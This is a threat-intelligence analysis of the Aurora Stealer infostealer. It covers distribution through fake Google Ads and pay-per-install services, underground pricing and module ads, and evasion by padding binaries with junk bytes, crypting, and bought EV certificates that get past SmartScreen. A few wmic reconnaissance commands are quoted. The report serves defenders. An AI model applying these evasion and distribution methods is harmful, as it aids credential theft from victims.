

# eSentire Threat Intelligence Malware Analysis: Aurora Stealer

By eSentire Threat Response Unit (TRU)

Archived: 2026-04-06 01:04:42 UTC

Since December 2022, the eSentire Threat Response Unit (TRU) has observed Aurora Stealer malware infections in the manufacturing industry. It's distributed via fake Google Ads for Notepad++ installer. Aurora Stealer gathers sensitive data, including cookies, autofill information, and encrypted passwords from browsers such as Opera, Brave, Mozilla Firefox, Chrome, etc. However, it is worth noting that the stealer does not collect credentials from Mozilla Firefox.

The malware is priced at \$125USD per month, \$300USD for 3 months access, and \$1,000USD for lifetime access. In order to avoid detection from antivirus scanners, the binary code is filled with junk bytes to increase the file size.

This malware analysis delves deeper into the technical details of how the Aurora Stealer malware operates and our security recommendations to protect your organization from being exploited.

## Key Takeaways

- The Aurora Stealer developer is actively working on the Aurora botnet, which includes various modules such as the loader, DDoS (distributed denial-of-service), crypto wallet brute-force, HVNC/HRDP/RDP/VNC, Nmap scanner.
- Aurora Stealer stores its configurations in base64-encoded format.
- The stealer logs are sent to a C2 via a default port 8081 in a GZIP-compressed, base64-encoded, JSON format.
- Aurora Stealer is equipped with grabber and loader modules that allow it to collect specific files and folders, as well as introduce additional malware onto a system.

## Case Study Aurora Stealer

Drive-by downloads [are becoming increasingly common](#) as attackers find new ways to access and exfiltrate sensitive data.

Since December 2022, the eSentire Threat Response Unit (TRU) has observed several Aurora Stealer infections in the manufacturing industries. The stealer is distributed via Google Ads as a fake Notepad++ installer, TeamViewer, Nvidia Driver, etc. (Figures 1-3)




Figure 1: Malicious Google Ads





Figure 2: Fake Notepad++ page distributing Aurora Stealer



Home / Stillers / Aurora Stealer



# Aurora Stealer

✓ verified

\$ 135.00 - \$ 2500.00 / 0.00599778BTC

**License** Choose an option ▾

- Choose an option
- 1 month
- 3 months
- Life Time [Basic]
- 6 months [Premium]
- Life Time [Premium]
- 6 months [API]
- 12 months [API]

1

SKU: 612 C

Escrow

Figure 5: Aurora Stealer reseller













 <p>REDLINE Стиллер Pro 150,00 \$ – 900,00 \$</p> <p>Выберите параметры</p>	 <p>Dark Crystal RAT 75,00 \$</p> <p>В корзину</p>	 <p>Agrat stealer 100,00 \$ – 260,00 \$</p> <p>Выберите параметры</p>	 <p>Prynt Stealer 50,00 \$ – 1000,00 \$</p> <p>Выберите параметры</p>
 <p>Aurora Stealer 135,00 \$ – 2500,00 \$</p> <p>Выберите параметры</p>	 <p>Meta stealer 150,00 \$ – 1000,00 \$</p> <p>Выберите параметры</p>	 <p>Taurus Стиллер 150,00 \$</p> <p>В корзину</p>	 <p>Stealer BlackGuard 5.0 500,00 \$ – 1200,00 \$</p> <p>Выберите параметры</p>
 <p>Mars Stealer 140,00 \$ – 160,00 \$</p>	 <p>AZORult Стиллер 200,00 \$ – 1000,00 \$</p>	 <p>Vidar Pro Стиллер 130,00 \$ – 750,00 \$</p>	 <p>Raccoon Stealer v2 125,00 \$ – 275,00 \$</p>

Figure 6: Pricing on Aurora Stealer compared to other stealers on the market

At the time of this writing, the malware developer advertised that the pre-orders come with lifetime access to Aurora Botnet and Aurora Stealer, including all the modules such as DDoS, SiteScanner, Loader, Brute Force, PowerShell/CMD execution, etc. (Figure 7).

January 19

**Aurora Technology | MALWARE**  
**Forwarded from Aurora Technology | MALWARE (Aurora [CODER] 🇷🇺)**  
❤️ Открыт предзаказ ❤️

Почему вам нужно оформить предзаказ?

- 1) Вы получите **LifeTime Aurora Botnet** и **LifeTime Aurora Stealer**
- 2) Вы получите все виды модулей **бесплатно и навсегда**
- 3) Вы получите **одни из первых доступ к бета-тестированию продукта**

Официальный выход первой версии запланирован на **1 февраля** а получить продукт вы сможете уже в ближайшие дни!

---

Цена: **1000\$**

---

**Модули:**

- 1) Loader | X64,X32 - RunPE, RunMemory
- 2) Proxy | Reverse - работает без портов
- 3) HVNC/HRDP/RDP/VNC - работает без портов
- 4) DDOS | L4.L7,Bypass
- 5) SiteScanner | NMAP,Scanner - для поиска уязвимостей и взлома
- 6) Port | Работа с портами - легко делать тунели и реверсить порты, возможность массового сканера
- 7) Брут | Metamask, RDP, SSH, FTP
- 8) Возможность поднимать веб сервера на ботах
- 9) PowerShell,CMD | Работа без портов
- 10) SFTP файл менеджер | Работа без портов
- 11) Мощный закреп

Figure 7: Pre-order advertisement on Aurora Stealer's Telegram channel

The cost for the pre-order is \$1000. The botnet is a separate panel that allows an attacker to execute remote commands and perform specific tasks on the hosts, remote in using hVNC/HRDP/RDP/VNC (Figures 8-10).




Figure 8: Botnet panel (1)




Figure 9: Botnet panel (2)




Figure 10: Botnet panel (3)

The Aurora stealer login can also be seen in Figure 11. A snippet of the Aurora manual for setting up and leveraging the malware can be seen in Figure 12.




Figure 11: Aurora Stealer authentication panel




Figure 12: Snippet of the manual on how to set up the stealer

## So, how does it spread?

Aurora Stealer is spread via installs (Russian: инсталл), also known as Pay-Per-Install (PPI) services, traffers (Russian: трафферы), or [Google Ads](#). Pay-Per-Install (PPI) is a type of online advertising model where advertisers pay publishers a commission for every installation of their software or application that occurs as a result of the publisher's promotion. The end-user would be redirected to an attacker's landing page (Russian slang: ленд), where they download the malicious stealer payload.

The installs can also spread the stealer via the already infected hosts. The hosts can be infected with other malware families such as RATs (Remote Access Trojans). One of the popular install services that Aurora Stealer uses is InstallLabs (Figure 13).

Traffers are groups of people that are responsible for spreading the stealers via the links to the download pages via social media platforms such as Facebook and YouTube. The worker (Russian: воркеп) is the individual within the

traffics group that is responsible for spreading the stealer.



Figure 13: InstallLabs ad on Russian-speaking forum

## How can the stealer remain undetected?

To evade antivirus scanners, the attacker(s) usually fill the stealer binary with junk bytes to increase the file size, archive, and password-protect it. Aurora Stealer allows users to pack or add junk bytes into the build (stealer payload) to increase the file size for detection and sandbox evasion (Figure 14).




Figure 14: Build panel

The increase in the file size can significantly impact the stealer execution rate (Russian: отклик). The stealer execution rate is used to assess the quality of data transmission from the sender to the server. The better the quality of data transmission, the higher likelihood that the attacker receives all the stolen logs.

The attacker(s) can bypass SmartScreen controls by purchasing an EV certificate. SmartScreen is a security feature in Microsoft Windows that warns users about potentially unsafe websites and downloads. It uses a database of known threats and machine learning algorithms to identify new and suspicious behavior.

An EV (Extended Validation) certificate is a type of digital certificate used to authenticate and secure online communication. It verifies the identity of a website's owner and displays a green address bar in the browser to indicate that the site is trustworthy. Commonly used by financial and e-commerce websites, EV certificates are considered the highest level of validation and can be expensive to purchase (Figure 15).

**Товар: EV DigiCert Code Signing Certificate**  
**Описание: EV сертификат. Обход смартскрина.**  
**Мгновенное подтверждение репутации с фильтром Microsoft SmartScreen устраняет предупреждения пользователям о том, что приложение может быть вредоносным.**

- 1. Подпись повышает траст как самих юзеров так и антивирусов в отношении ваших EXE/DLL файлов, уменьшает детект в динамике (на запуск).**
- 2. Ваш софт становится "продуктом" реально существующей компании.**
- 3. Цифровая подпись гарантирует целостность файла и подтверждает его принадлежность к доверенному источнику.**

**ТОЛЬКО ПРЕДЗАКАЗ.**  
**Срок выдачи от 2-ух до 4 недель.**

=====

**EV certificate. Smartscreen bypass.**  
**Instant Reputation with Microsoft SmartScreen Filter removes warnings to users that an app might be malicious.**

- 1. The signature increases the trust of both the users themselves and the antiviruses in relation to your EXE / DLL files, reduces the detection in the dynamics (for launch).**
- 2. Your software becomes a "product" of a real company.**
- 3. A digital signature guarantees the integrity of the file and confirms that it belongs to a trusted source.**

**PRE-ORDER ONLY.**  
**The term of issue is from 2 to 4 weeks.**  
**Цена: 4000.00 USD**

2:00 PM

Figure 15: EV Certificate is being sold on Telegram

EV certificates can also be used to bypass User Account Control (UAC) alerts, which is a security feature in Windows operating systems that helps prevent unauthorized changes to a computer. When a user attempts to perform an action that requires elevated permissions, such as installing software or changing system settings, a UAC alert appears on the screen, asking the user to confirm the action.

## The Case of a Cheshire Cat

The infection starts with the basic reconnaissance commands spawning from wmic.exe and cmd.exe (Figure 16):

- **wmic os get Caption** – returns the name of the operating system installed on the computer.
- **Cmd/C “wmic cpu get name”** – returns the processor’s name on the computer.
- **cmd /C “wmic path win\_32\_VideoController get name”** – returns the name of the video controller on the computer.




Figure 16: Infection chain

As mentioned before, the stealer binary is written in Go Programming language, the stealer binary without any size pumping and crypting, which involves obfuscating and encrypting the binary, is 2.96 MB in size.

The Aurora developer(s) offer their own crypting service for \$40/1 crypt, \$300/10 crypts (Figure 17).

